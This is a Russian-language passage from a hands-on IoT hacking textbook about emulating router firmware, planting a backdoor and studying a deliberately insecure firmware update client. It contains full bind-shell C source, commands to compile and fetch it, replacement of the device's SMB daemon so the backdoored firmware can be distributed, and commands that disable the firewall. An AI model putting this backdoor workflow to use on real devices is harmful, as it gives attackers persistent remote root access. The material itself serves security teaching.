Параметр *-a* запрашивает прослушивающие и непрослушивающие сетевые сокеты (комбинацию IP-адреса и порта). Параметр *-n* отображает IP-адреса в числовом формате. Параметры *-u* и *-t* возвращают сокеты UDP и TCP. Выходные данные указывают на существование HTTP-сервера на портах 80 и 443, который ожидает подключения.

Для доступа к сетевым службам с хост-устройства вам, возможно, придется отключить любые существующие реализации сетевого брандмауэра в прошивке. На платформах Linux эти реализации обычно основаны на *iptables* – утилите командной строки, которая позволяет настраивать список правил фильтрации IP-пакетов в ядре

Linux. Каждое правило перечисляет определенные атрибуты сетевого подключения, такие как используемый порт, исходный IP-адрес и целевой IP-адрес, а также указано, следует ли разрешить или заблокировать сетевое соединение с этими атрибутами. Если новое сетевое подключение не соответствует никаким правилам, брандмауэр использует политику по умолчанию. Чтобы отключить любой брандмауэр на основе iptables, измените политику по умолчанию, чтобы они принимали все соединения, а затем удалите все существующие правила с помощью следующих команд:

```
$ iptables --policy INPUT ACCEPT
$ iptables --policy FORWARD ACCEPT
$ iptables --policy OUTPUT ACCEPT
$ iptables -F
```

Теперь попробуйте перейти к IP-адресу устройства с помощью браузера, чтобы получить доступ к веб-приложению, размещенному во встроенном ПО (рис. 9.3).




Рис. 9.3. Веб-приложение микропрограммы

Возможно, вы не сможете получить доступ ко всем HTTP-страницам микропрограммы, потому что для многих из них требуется обратная связь от специализированных аппаратных компонентов, таких как кнопки включения Wi-Fi, сброса и WPS. Вполне вероятно, что FIRMA-DYNE не сможет автоматически обнаружить и эмулировать все эти компоненты, и в результате HTTP-сервер может выйти из строя. Для доступа к определенным страницам может потребоваться несколько

раз перезапустить HTTP-сервер микропрограммы. Мы оставляем это упражнение для вас.

Мы не будем рассматривать сетевые атаки в этой главе, но вы можете использовать информацию в главе 4 для выявления уязвимостей в сетевом стеке и службах. Начните с оценки HTTP-службы устройства. Например, исходный код общедоступной страницы `/cgi-bin/passres.asp` содержит пароль администратора. Netgear опубликовал эту уязвимость по адресу <https://kb.netgear.com/30490/CVE-2015-8289-Authentication-Bypass-Using-an-Alternate-Path-or-Channel/>.

Внедрение бэкдора в прошивку

Бэкдор – это программное обеспечение, спрятанное внутри целевого устройства и позволяющее злоумышленнику получить несанкционированный доступ к системе. В этом разделе мы модифицируем прошивку, добавив крошечный бэкдор, который будет запускаться при загрузке прошивки, предоставляя злоумышленнику оболочку с устройства жертвы. Кроме того, бэкдор позволит нам выполнять динамический анализ с правами суперпользователя на реальном и функциональном устройстве. Этот подход чрезвычайно полезен в случаях, когда FIRMADYNE не может правильно эмулировать все функции микропрограммы.

В качестве агента бэкдора мы будем использовать простую оболочку связывания, написанную Осандой Малитом (Osanda Malith) на C (листинг 9.1). Этот сценарий прослушивает новые входящие подключения к предопределенному сетевому порту и позволяет удаленное выполнение кода. Мы добавили команду `fork()` к исходному скрипту, чтобы он работал в фоновом режиме. Это создаст новый дочерний процесс, который одновременно будет выполняться в фоновом режиме, в то время как родительский процесс просто приостанавливает свою работу и уберегает вызываемую программу от остановки.

Листинг 9.1. Модифицированная версия бэкдор-скрипта Осанды Малима (<https://github.com/OsandaMalith/TP-Link/blob/master/bindshell.c>)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

#define SERVER_PORT 9999
/* CC-BY: Osanda Malith Jayathissa (@OsandaMalith)
 * Bind Shell using Fork for my TP-Link mr3020 router running busybox
 * Arch : MIPS
 * mips-linux-gnu-gcc mybindshell.c -o mybindshell -static -EB -march=24kc
 */
int main() {
```

```

int serverfd, clientfd, server_pid, i = 0;
char *banner = "[~] Welcome to @0sandaMalith's Bind Shell\n";
char *args[] = { "/bin/busybox", "sh", (char *) 0 };
struct sockaddr_in server, client;
socklen_t len;
int x = fork();
if (x == 0){
server.sin_family = AF_INET;
server.sin_port = htons(SERVER_PORT);
server.sin_addr.s_addr = INADDR_ANY;

serverfd = socket(AF_INET, SOCK_STREAM, 0);
bind(serverfd, (struct sockaddr *)&server, sizeof(server));
listen(serverfd, 1);

while (1) {
len = sizeof(struct sockaddr);
clientfd = accept(serverfd, (struct sockaddr *)&client, &len);
server_pid = fork();
if (server_pid) {
write(clientfd, banner, strlen(banner));
for(; i < 3 /*u*/; i++) dup2(clientfd, i);
execve("/bin/busybox", args, (char *) 0);
close(clientfd);
} close(clientfd);
}
}
return 0;
}

```

После выполнения сценарий начнет прослушивание порта 9999 и выполнит любой ввод, полученный через этот порт, как системную команду.

Чтобы скомпилировать агент бэкдора, нам сначала нужно настроить компиляцию среды. Самый простой способ – использовать часто обновляемую цепочку инструментов проекта OpenWrt.

```

$ git clone https://github.com/openwrt/openwrt
$ cd openwrt
$ ./scripts/feeds update -a
$ ./scripts/feeds install -a
$ make menuconfig

```

По умолчанию эти команды будут компилировать микропрограмму для маршрутизаторов Atheros AR7 типа System on a Chip (SoC), которые основаны на процессорах MIPS. Чтобы установить другое значение, нажмите **Target System** (Целевая система) и выберите одно из доступных устройств Atheros AR7 (рис. 9.4).

Затем сохраните изменения в новом файле конфигурации, нажав кнопку **SAVE** (Сохранить), и выйдите из меню, нажав кнопку **EXIT** (Выход), – рис. 9.5.




Рис. 9.4. Перенастройка целевой среды сборки OpenWrt




Рис. 9.5. Выбор цели Atheros в настройках OpenWrt

Скомпилируйте набор инструментов с помощью команды make:

```
$ make toolchain/install
time: target/linux/prereq#0.53#0.11#0.63
make[1] toolchain/install
make[2] tools/compile
make[3] -C tools/flock compile
...
```

В папке staging_dir/toolchain-mips_24kc_gcc-8.3.0_musl/bin/OpenWrt вы найдете компилятор mips-openwrt-linux-gcc, который можно использовать следующим образом:

```
$ export STAGING_DIR="/root/Desktop/mips_backdoor/openwrt/staging_dir"
$ ./openwrt/staging_dir/toolchain-mips_24kc_gcc-8.3.0_musl/bin/mips-openwrt-linux-gcc
bindshell.c -o bindshell -static -EB -march=24kc
```

Эти команды должны создать двоичный файл с именем bindshell. Перенесите двоичный файл в эмулируемую микропрограмму с помощью FIRMADYNE и убедитесь, что она работает правильно. Вы мо-

жете легко это сделать, используя Python для создания мини-веб-сервера в папке, в которой находится двоичный файл:

```
$ python -m SimpleHTTPServer 8080 /
```

Затем в эмулируемой прошивке загрузите двоичный файл с помощью команды `wget`:

```
$ wget http://192.168.1.2:8080/bindshell
Connecting to 192.168.1.2[192.168.1.2]:80
bindshell 100% |*****| 68544      00:00 ETA
$ chmod +x ./bindshell
$ ./bindshell
```

Чтобы убедиться, что агент бэкдора работает, попробуйте подключиться к нему с вашего хост-устройства с помощью Netcat. Должна появиться интерактивная оболочка.

```
$ nc 192.168.1.1 9999
[~] Welcome to @OsandaMalith's Bind Shell
ls -l
drwxr-xr-x  2 0      0      4096 bin
drwxr-xr-x  4 0      0      4096 boaroot
drwxr-xr-x  6 0      0      4096 dev
...
```

На этом этапе нужно внести изменения в прошивку, чтобы можно было распространять ее.

Для этой цели мы можем использовать проект `firmware-mod-kit` с открытым исходным кодом. Начните с установки необходимых системных пакетов с помощью `apt-get`:

```
$ sudo apt-get install git build-essential zlib1g-dev liblzma-dev python-magic
Bsdmainutils
```

Используйте команду `git`, чтобы загрузить приложение из репозитория GitHub. В этом репозитории размещен форк (альтернативный вариант) приложения, поскольку исходная версия больше не поддерживается. Папка приложения содержит сценарий с именем `./extract-firmware.sh`, который можно использовать для извлечения микропрограммы с помощью процесса, аналогичного FIRMADYNE.

```
$ git clone https://github.com/rampageX/firmware-mod-kit
$ cd firmware-mod-kit
$ ./extract-firmware.sh D6000-V1.0.0.41_1.0.1.bin
Firmware Mod Kit (extract) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake
Preparing tools ...
```

```

...
Extracting 1418962 bytes of header image at offset 0
Extracting squashfs file system at offset 1418962
Extracting 2800 byte footer from offset 9668730
Extracting squashfs files...
Firmware extraction successful!
Firmware parts can be found in '/root/Desktop/firmware-mod-kit/fmk/*'

```

Чтобы атака была успешной, микропрограмма должна заменить существующий двоичный файл, который запускается автоматически, гарантируя, что любое нормальное использование устройства запустит бэкдор. На этапе динамического анализа мы действительно идентифицировали такой двоичный файл – службу SMB, работающую на порте 445. Вы можете найти двоичный файл `smbd` в каталоге `/userfs/bin/smbd`. Давайте заменим его на `bindshell`:

```
$ cp bindshell /userfs/bin/smbd
```

После замены двоичного файла восстановите прошивку, используя сборку – скрипт прошивки:

```

$ ./build-firmware.sh
firmware Mod Kit (build) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake
Building new squashfs file system... (this may take several minutes!)
Squashfs block size is 128 Kb
...
Firmware header not supported; firmware checksums may be incorrect.
New firmware image has been saved to: /root/Desktop/firmware-mod-kit/fmk/new-firmware.bin

```

Затем с помощью `firmadyne` убедитесь, что при загрузке микропрограммы оболочка все еще работает. Используя `netstat`, вы можете проверить, что служба SMB микропрограммы, которая обычно ожидает новых подключений через порт 445, была заменена агентом бэкдора, который прослушивает новые подключения к порту 9999:

```

$ netstat -a -n -u -t
Active Internet connections (servers and established)

```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	0.0.0.0:3333	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:9999	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:53	0.0.0.0:*	LISTEN
tcp	0	0	192.168.1.1:23	0.0.0.0:*	LISTEN
tcp	0	0	:::80	:::*	LISTEN
tcp	0	0	:::53	:::*	LISTEN
tcp	0	0	:::443	:::*	LISTEN
udp	0	0	0.0.0.0:57218	0.0.0.0:*	
udp	0	0	192.168.1.1:137	0.0.0.0:*	
udp	0	0	0.0.0.0:137	0.0.0.0:*	
udp	0	0	192.168.1.1:138	0.0.0.0:*	
udp	0	0	0.0.0.0:138	0.0.0.0:*	

udp	0	0 0.0.0.0:53	0.0.0.0:*
udp	0	0 0.0.0.0:67	0.0.0.0:*
udp	0	0 :::53	:::*
udp	0	0 :::69	:::*

Вместо того чтобы заменять двоичный файл, можно изменить его, чтобы сохранить исходную функциональность и оболочку. Это снизит вероятность того, что пользователи обнаружат бэкдор. Завершить это упражнение предоставляем вам самостоятельно.

Нацеливание на механизмы обновления микропрограмм

Механизм обновления микропрограмм является важным вектором атаки и одной из уязвимостей в IoT-устройствах, вошедших в десятку основных рисков по версии OWASP. Механизм обновления микропрограммы – это процесс, который загружает новую версию микропрограммы через веб-сайт поставщика или внешнее устройство, например USB-накопитель, и устанавливает ее путем замены более ранней версии. Эти механизмы могут создать ряд проблем безопасности. Они часто не могут проверить микропрограммное обеспечение или используют незашифрованные сетевые протоколы; в некоторых отсутствуют механизмы предотвращения отката или уведомления конечного пользователя о любых изменениях безопасности, вызванных обновлением. Процесс обновления может также усугубить другие проблемы в устройстве, такие как использование жестко заданных учетных данных, небезопасная аутентификация в облачном компоненте, на котором размещено микропрограммное обеспечение, и даже излишне подробное и небезопасное ведение журнала.

Чтобы наглядно представить все эти проблемы, мы создали специальную уязвимую службу обновления прошивки. Эта служба состоит из эмулированного устройства IoT, которое загружает прошивку из эмулируемой облачной службы обновления. Вы можете загрузить файлы для этого упражнения с веб-сайта книги по адресу <https://no-starch.com/practical-iot-hacking/>. Эта служба обновления может быть включена в будущем как часть IoTGoat, намеренно небезопасной прошивки на основе OpenWrt, цель которой – показать пользователям распространенные уязвимости в устройствах IoT. Авторы этой книги вносят свой вклад в проект.

Чтобы доставить новый файл прошивки, сервер будет прослушивать TCP-порт 31337. Клиент будет подключаться к серверу через этот порт и аутентифицироваться с помощью заранее заданного жестко запрограммированного ключа. Затем сервер отправит клиенту следующие данные по порядку: длину встроенного ПО, хеш-код файла встроенного ПО MD5 и файл встроенного ПО. Клиент проверяет целостность файла микропрограммы, сравнивая полученный хеш MD5 с хешем файла микропрограммы, который он вычисляет с использованием

того же предварительного ключа (использованного для аутентификации ранее). Если два хеша совпадают, полученный файл микропрограммы записывается в текущий каталог как `received_firmware.gz`.

Компиляция и установка

Хотя вы можете запускать клиент и сервер на одном хосте, в идеале вы должны запускать их на разных хостах, чтобы имитировать реальный процесс обновления. Поэтому мы рекомендуем скомпилировать и настроить два компонента в разных системах Linux. В нашем примере используются Kali Linux для сервера обновлений и Ubuntu для клиента IoT, но вы сможете взять любой дистрибутив Linux, если установили правильные зависимости.

Установите следующие пакеты на обе машины:

```
# apt-get install build-essential libssl-dev
```

Перейдите в каталог клиента и используйте включенный в него `make`-файл, чтобы скомпилировать клиентскую программу, введя следующее:

```
$ make client
```

Эта команда должна создать исполняемый клиентский файл в текущем каталоге. Затем скомпилируйте сервер на второй машине. Перейдите в каталог, где находятся `make`-файл и `server.c`, и скомпилируйте их, введя эту команду:

```
$ make server
```

Мы не будем анализировать код сервера, потому что при реальной оценке безопасности у вас, скорее всего, будет доступ только к двоичному файлу клиента (даже не к исходному коду!) из файловой системы микропрограммы. Но в образовательных целях рассмотрим исходный код клиента, чтобы исследовать лежащие в его основе уязвимости.

Код клиента

Теперь посмотрим на клиентский код. Эта программа, написанная на C, доступна по адресу <https://nostarch.com/practical-iot-hacking/>. Здесь мы выделим только важные части:

```
#define PORT 31337
#define FIRMWARE_NAME "./received_firmware.gz"
#define KEY "jUiq1nZpIOaqrWa8R21"
```

Директивы `#define` определяют постоянные значения. Сначала мы определяем порт сервера, который будет прослушивать служба обновления. Далее указываем имя для полученного файла прошивки. Затем жестко кодируем ключ аутентификации, который уже был передан серверу. Использование жестко запрограммированных ключей создает угрозу безопасности, как мы объясним позже.

Мы разделили код клиентской функции `main()` на два отдельных списка для большей ясности. Первая часть представлена в листинге 9.2.

Листинг 9.2. Первая половина функции `main()` незащищенного клиента обновления прошивки

```
int main(int argc, char **argv) {
    struct sockaddr_in servaddr;
    int sockfd, filelen, remaining_bytes;
    ssize_t bytes_received;
    size_t offset;
    unsigned char received_hash[16], calculated_hash[16];
    unsigned char *hash_p, *fw_p;
    unsigned int hash_len;
    uint32_t hdr_fwlen;
    char server_ip[16] = "127.0.0.1"; ❶
    FILE *file;

    if (argc > 1) ❷
        strncpy((char *)server_ip, argv[1], sizeof(server_ip) - 1);

    openlog("firmware_update", LOG_CONS | LOG_PID | LOG_NDELAY, LOG_LOCAL1);
    syslog(LOG_NOTICE, "firmware update process started with PID: %d", getpid());

    memset(&servaddr, 0, sizeof(servaddr)); ❸
    servaddr.sin_family = AF_INET;
    inet_pton(AF_INET, server_ip, &(servaddr.sin_addr));
    servaddr.sin_port = htons(PORT);
    if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
        fatal("Could not open socket %s\n", strerror(errno));

    if (connect(sockfd, (struct sockaddr *)&servaddr, sizeof(struct sockaddr)) == -1)
        fatal("Could not connect to server %s: %s\n", server_ip, strerror(errno));

    /* отправляем ключ для аутентификации */
    write(sockfd, &KEY, sizeof(KEY)); ❹
    syslog(LOG_NOTICE, "Authenticating with %s using key %s", server_ip, KEY);

    /* получаем размер прошивки */
    recv(sockfd, &hdr_fwlen, sizeof(hdr_fwlen), 0); ❺
    filelen = ntohl(hdr_fwlen);
    printf("filelen: %d\n", filelen);
```

Функция `main` начинается с определения переменных для нужд работы с сетью и хранения значений, используемых во всей программе.

Мы не будем подробно объяснять сетевую программную часть кода и сосредоточимся в большей степени на функциональности высокого уровня. Обратите внимание на переменную `server_ip` ❶, которая хранит IP-адрес сервера как строку C с завершающим нулем. Если пользователь не указывает аргумент в командной строке при запуске клиента, IP-адресом по умолчанию будет `localhost` (127.0.0.1). В противном случае мы копируем первый аргумент `argv[1]` (поскольку `argv[0]` всегда является именем файла программы) в `server_ip` ❷. Затем открываем соединение с системой `logger` и инструктируем ее, что все сообщения, которые она получит в будущем, будут добавляться к ключевому слову `firmware_update`, за которым следует идентификатор процесса вызывающего абонента (PID). С этого момента каждый раз, когда программа вызывает функцию системного журнала, она отправляет сообщения в файл `/var/log/messages` – общий журнал активности системы, который обычно используется для некритических, неотладочных сообщений.

Следующий блок кода подготавливает сокет TCP (через дескриптор сокета `sockfd`) ❸ и иницирует TCP-соединение с сервером. Если сервер прослушивает на другом конце, клиент успешно выполнит трехстороннее квитирование TCP. Затем он может начать отправку или получение данных через сокет.

Затем клиент аутентифицируется на сервере, отправляя значение `KEY`, определенное ранее ❹. Он отправляет в системный журнал другое сообщение, указывающее, что он пытается аутентифицироваться с использованием этого ключа. Это действие демонстрирует две небезопасные практики: запись избыточных данных в журнал и включение конфиденциальной информации в файлы журнала. Предварительный секретный ключ теперь записывается в журнал, к которому могут иметь доступ непривилегированные пользователи. Вы можете узнать больше об этих проблемах на <https://cwe.mitre.org/data/definitions/779.html> и <https://cwe.mitre.org/data/definitions/532.html>.

После успешной аутентификации клиент ожидает получения длины микропрограммного обеспечения от сервера, сохраняя это значение в `hdr_fwlen`, а затем преобразует сетевой порядок байтов в порядок размещения байтов на хосте путем вызова `ntohl` ❺.

В листинге 9.3 показана вторая часть функции `main`.

Листинг 9.3. Вторая половина функции `main()` незащищенного клиента обновления прошивки

```
/* получение хеша */
recv(sockfd, received_hash, sizeof(received_hash), 0); ❶

/* получение файла */
if (!(fw_p = malloc(filelen))) ❷
    fatal("недостаточно памяти для получения прошивки\n");

remaining_bytes = filelen;
offset = 0;
```

```

while (remaining_bytes > 0) {
    bytes_received = recv(sockfd, fw_p + offset, remaining_bytes, 0);
    offset += bytes_received;
    remaining_bytes -= bytes_received;
#ifdef DEBUG
    printf("Получено байтов %ld\n", bytes_received);
#endif
}

/* проверка прошивки путем сравнения полученного и вычисленного хеша */
hash_p = calculated_hash;
hash_p = HMAC(EVP_md5(), &KEY, sizeof(KEY) - 1, fw_p, filelen, hash_p, &hash_len); ❸

printf("вычисленный хеш: ");
for (int i = 0; i < hash_len; i++)
    printf("%x", hash_p[i]);
printf("\nполученный хеш: ");
for (int i = 0; i < sizeof(received_hash); i++)
    printf("%x", received_hash[i]);
printf("\n");

if (!memcmp(calculated_hash, received_hash, sizeof(calculated_hash))) ❹
    printf("хеши совпадают\n");
else
    fatal("хеши не совпадают\n");

/* запись прошивки на диск */
if (!(file = fopen(FIRMWARE_NAME, "w")))
    fatal("Не удалось открыть файл для записи %s\n", strerror(errno));
fwrite(fw_p, filelen, 1, file); ❺

syslog(LOG_NOTICE, "Прошивка успешно скачана"); ❻
/*очистка */
free(fw_p);
fclose(file);
close(sockfd);
closelog();
return 0;

```

После получения длины микропрограммы (хранящейся в переменной `filelen`) клиент получает хеш MD5 файла микропрограммы (хранится в переменной `received_hash`) ❶. Затем, в зависимости от длины микропрограммы, он выделяет необходимую память в куче для получения файла микропрограммы ❷. Цикл `while` постепенно получает файл микропрограммы с сервера и записывает его в выделенную память.

Затем клиент вычисляет MD5-хеш файла микропрограммы (`calculated_hash`), используя предварительный ключ ❸. В целях отладки мы также печатаем вычисленные и полученные хеши. Если два хеша соответствуют ❹, клиент создает файл в текущем каталоге, используя имя файла, взятое из значения `FIRMWARE_NAME`. Затем он выгружает микропрограммное обеспечение ❺, которое было сохранено в памя-

ти (указанное с помощью fw_p), в этот файл на диске. Он отправляет последнее сообщение в системный журнал ❹ о завершении загрузки новой прошивки, выполняет некоторую очистку и завершает работу.

ПРЕДУПРЕЖДЕНИЕ *Имейте в виду, что этот клиент был написан намеренно небезопасным образом. Не используйте его в производственной среде (обратите внимание, что в нем для краткости даже пропущена проверка некоторых ошибок). Используйте этот код только в изолированной лабораторной среде.*

Запуск службы обновления

Чтобы протестировать службу обновления, для начала запустим сервер. Мы делаем это на хосте Ubuntu с IP-адресом 192.168.10.219. Как только сервер начинает прослушивание, мы запускаем клиента, передавая ему IP-адрес сервера в качестве первого аргумента. Мы запускаем клиента на хосте Kali с IP-адресом 192.168.10.10:

```
root@kali:~/firmware_update# ls
client client.c Makefile
root@kali:~/firmware_update# ./client 192.168.10.219
filelen: 6665864
calculated hash: d21843d3abed62af87c781f3a3fda52d
received hash: d21843d3abed62af87c781f3a3fda52d
hashes match
root@kali:~/firmware_update# ls
client client.c Makefile received_firmware.gz
```

Клиент подключается к серверу и загружает файл прошивки. Обратите внимание на новый загруженный файл микропрограммы в текущем каталоге после завершения выполнения. В следующем листинге показаны выходные данные сервера. Перед запуском клиента убедитесь, что сервер включен.

```
user@ubuntu:~/fwupdate$ ./server
Listening on port 31337
Connection from 192.168.10.20
Credentials accepted.
hash: d21843d3abed62af87c781f3a3fda52d
filelen: 6665864
```

Обратите внимание: поскольку это эмулируемая служба, клиент фактически не обновляет микропрограммы после загрузки файла.

Уязвимости служб обновления микропрограмм

Давайте теперь проверим уязвимости в этом небезопасном механизме обновления микропрограммы.

Жестко запрограммированные учетные данные

Сначала клиент аутентифицируется на сервере, используя пароль, сохраненный прямо в коде. Использование жестко закодированных учетных данных (таких как пароли и криптографические ключи) систем IoT – огромная проблема по двум причинам: во-первых, из-за частоты, с которой они обнаруживаются в устройствах IoT, а во-вторых, из-за последствий злоупотребления ими. Жестко закодированные учетные данные встраиваются в двоичные файлы, а не в файлы конфигурации. Таким образом, конечные пользователи или администраторы практически не имеют возможности менять их без трудоемкого редактирования двоичных файлов с риском их повредить. Кроме того, если злоумышленники когда-либо обнаружат *жестко запрограммированные учетные данные* с помощью двоичного анализа или реверс-инжиниринга, они могут попасть в интернет или на подпольный рынок, что позволит любому получить доступ к конечной точке. Другая проблема заключается в том, что чаще всего эти жестко заданные учетные данные одинаковы для каждого устройства, даже в разных организациях. Причина в том, что поставщикам проще создать один мастер-пароль или ключ вместо уникальных для каждого устройства. В следующем листинге вы можете увидеть часть вывода команды `strings` для клиентского двоичного файла, которая показывает жестко закодированный пароль (выделен):

```
QUITTING!
firmware_update
firmware update process started with PID: %d
Could not open socket %s
Could not connect to server %s: %s
jUiq1nzpIOaqrWa8R21
Authenticating with %s using key %s
filelen: %d
cannot allocate memory for incoming firmware
calculated hash:
received hash:
hashes match
hash mismatch
./received_firmware.gz
Can't open file for writing %s
Firmware downloaded successfully
```

Злоумышленники также могут обнаружить ключ, проанализировав двоичный файл сервера (который, однако, будет размещен в облаке, что затруднит взлом). Обычно клиент находится на устройстве IoT, что значительно упрощает его проверку.

Небезопасные алгоритмы хеширования

Сервер и клиент полагаются на HMAC-MD5 для вычисления криптографического хеша, который клиент использует для проверки целост-

ности файла микропрограммы. Хотя алгоритм дайджеста сообщения MD5 теперь считается взломанной и рискованной криптографической хеш-функцией, HMAC-MD5 не страдает этими недостатками. HMAC – это код сообщения аутентификации с хеш-ключом, в котором используется криптографическая хеш-функция (в данном случае MD5) и секретный криптографический ключ (в нашем примере – общий ключ). На сегодняшний день не было доказано, что HMAC-MD5 уязвим для практических атак путем поиска коллизии ключей, которые есть у MD5. Тем не менее современные передовые методы безопасности предполагают, что HMAC-MD5 не следует включать в будущие инструменты шифрования.

Незашифрованные каналы связи

Использование незашифрованного канала связи – уязвимость с высоким риском для службы обновлений. Клиент и сервер обмениваются информацией, используя настраиваемый протокол открытого текста по TCP. Это означает, что, если злоумышленники занимают позицию «человек посередине» в сети, они могут захватывать и читать переданные данные. Сюда входит файл прошивки и ключ, используемый для аутентификации на сервере (рис. 9.6). Кроме того, поскольку HMAC-MD5 использует один и тот же криптографический ключ, злоумышленник может злонамеренно изменить прошивку при передаче и установить в нее бэкдоры.




Рис. 9.6. Снимок экрана Wireshark, показывающий передачу конфиденциальной информации (ключ аутентификации) по незашифрованному протоколу TCP

Sensitive Log Files

Наконец, что не менее важно, механизм ведения журнала клиента включает конфиденциальную информацию (значение KEY) в файлах журнала (в данном случае /var/log/messages). Мы показали точное место, где это произошло, при просмотре исходного кода клиента. В це-

лом это небезопасная практика, потому что файлы журналов обычно имеют незащищенные права доступа (часто они доступны для чтения всем). Во многих случаях выходные данные журнала находятся в небезопасных областях системы интернета вещей, например в веб-интерфейсе, не требующем прав администратора или отладочных данных мобильного приложения.

Заключение

В этой главе мы изучили реверс-инжиниринг и исследование микропрограмм. У каждого устройства есть микропрограммное обеспечение, и, хотя сначала перспектива его анализа выглядит устрашающе, вы можете легко научиться делать это, практикуя вышеописанные методы. Взлом микропрограмм может расширить ваши возможности защиты и дает отличные навыки использования вашего набора инструментов.

Здесь вы узнали о различных способах получения и извлечения микропрограмм. Вы эмулировали одиночный двоичный файл и всю прошивку и загрузили уязвимую прошивку в устройство. Затем исследовали и определили уязвимости в преднамеренно уязвимой службе обновления микропрограмм.

Чтобы продолжить тестирование уязвимого микропрограммного обеспечения, попробуйте OWASP IoTGoat (<https://github.com/OWASP/IoTGoat/>) – эта намеренно небезопасная прошивка основана на OpenWrt и поддерживается OWASP. Или используйте Damn Vulnerable ARM Router (DVAR), эмулированный ARM-маршрутизатор на базе Linux, который запускает уязвимый веб-сервер (<https://blog.exploitlab.net/2018/01/dvar-damn-vulnerable-arm-router.html>). Те из вас, кто хочет испытать свои навыки на недорогом (17-долларовом) физическом устройстве, могут попробовать Damn Vulnerable IoT Device (DVID). Это уязвимое устройство интернета вещей с открытым исходным кодом, которое можно создать на базе дешевого микроконтроллера Atmega328p и OLED-экрана.

ЧАСТЬ IV

ВЗЛОМ РАДИОКАНАЛОВ

10

РАДИО БЛИЖНЕГО ДЕЙСТВИЯ: ВЗЛОМ RFID



Устройствам интернета вещей не всегда требуется постоянная беспроводная передача на большие расстояния. Производители часто используют технологии ближней радиосвязи для подключения устройств, оснащенных дешевыми маломощными передатчиками. Эти технологии позволяют устройствам обмениваться небольшими объемами данных с более длительными интервалами, и в результате они хорошо подходят для устройств интернета вещей, которые могут экономить энергию источника питания в промежутках между передачей данных.

В этой главе мы исследуем самое популярное решение для радиосвязи малого радиуса действия – радиочастотную идентификацию (RFID). Ее часто используют в умных дверных замках и карточках-ключах для идентификации пользователя. Вы научитесь клонировать теги, используя различные методы, взламывать криптографические ключи тегов и изменять информацию, хранящуюся в тегах. Успешное использование этих методов может, например, позволить злоумышленникам получить незаконный доступ к объекту. Затем вы напишете простой фаззер для обнаружения неизвестных уязвимостей в считывателях RFID.

Как работает RFID

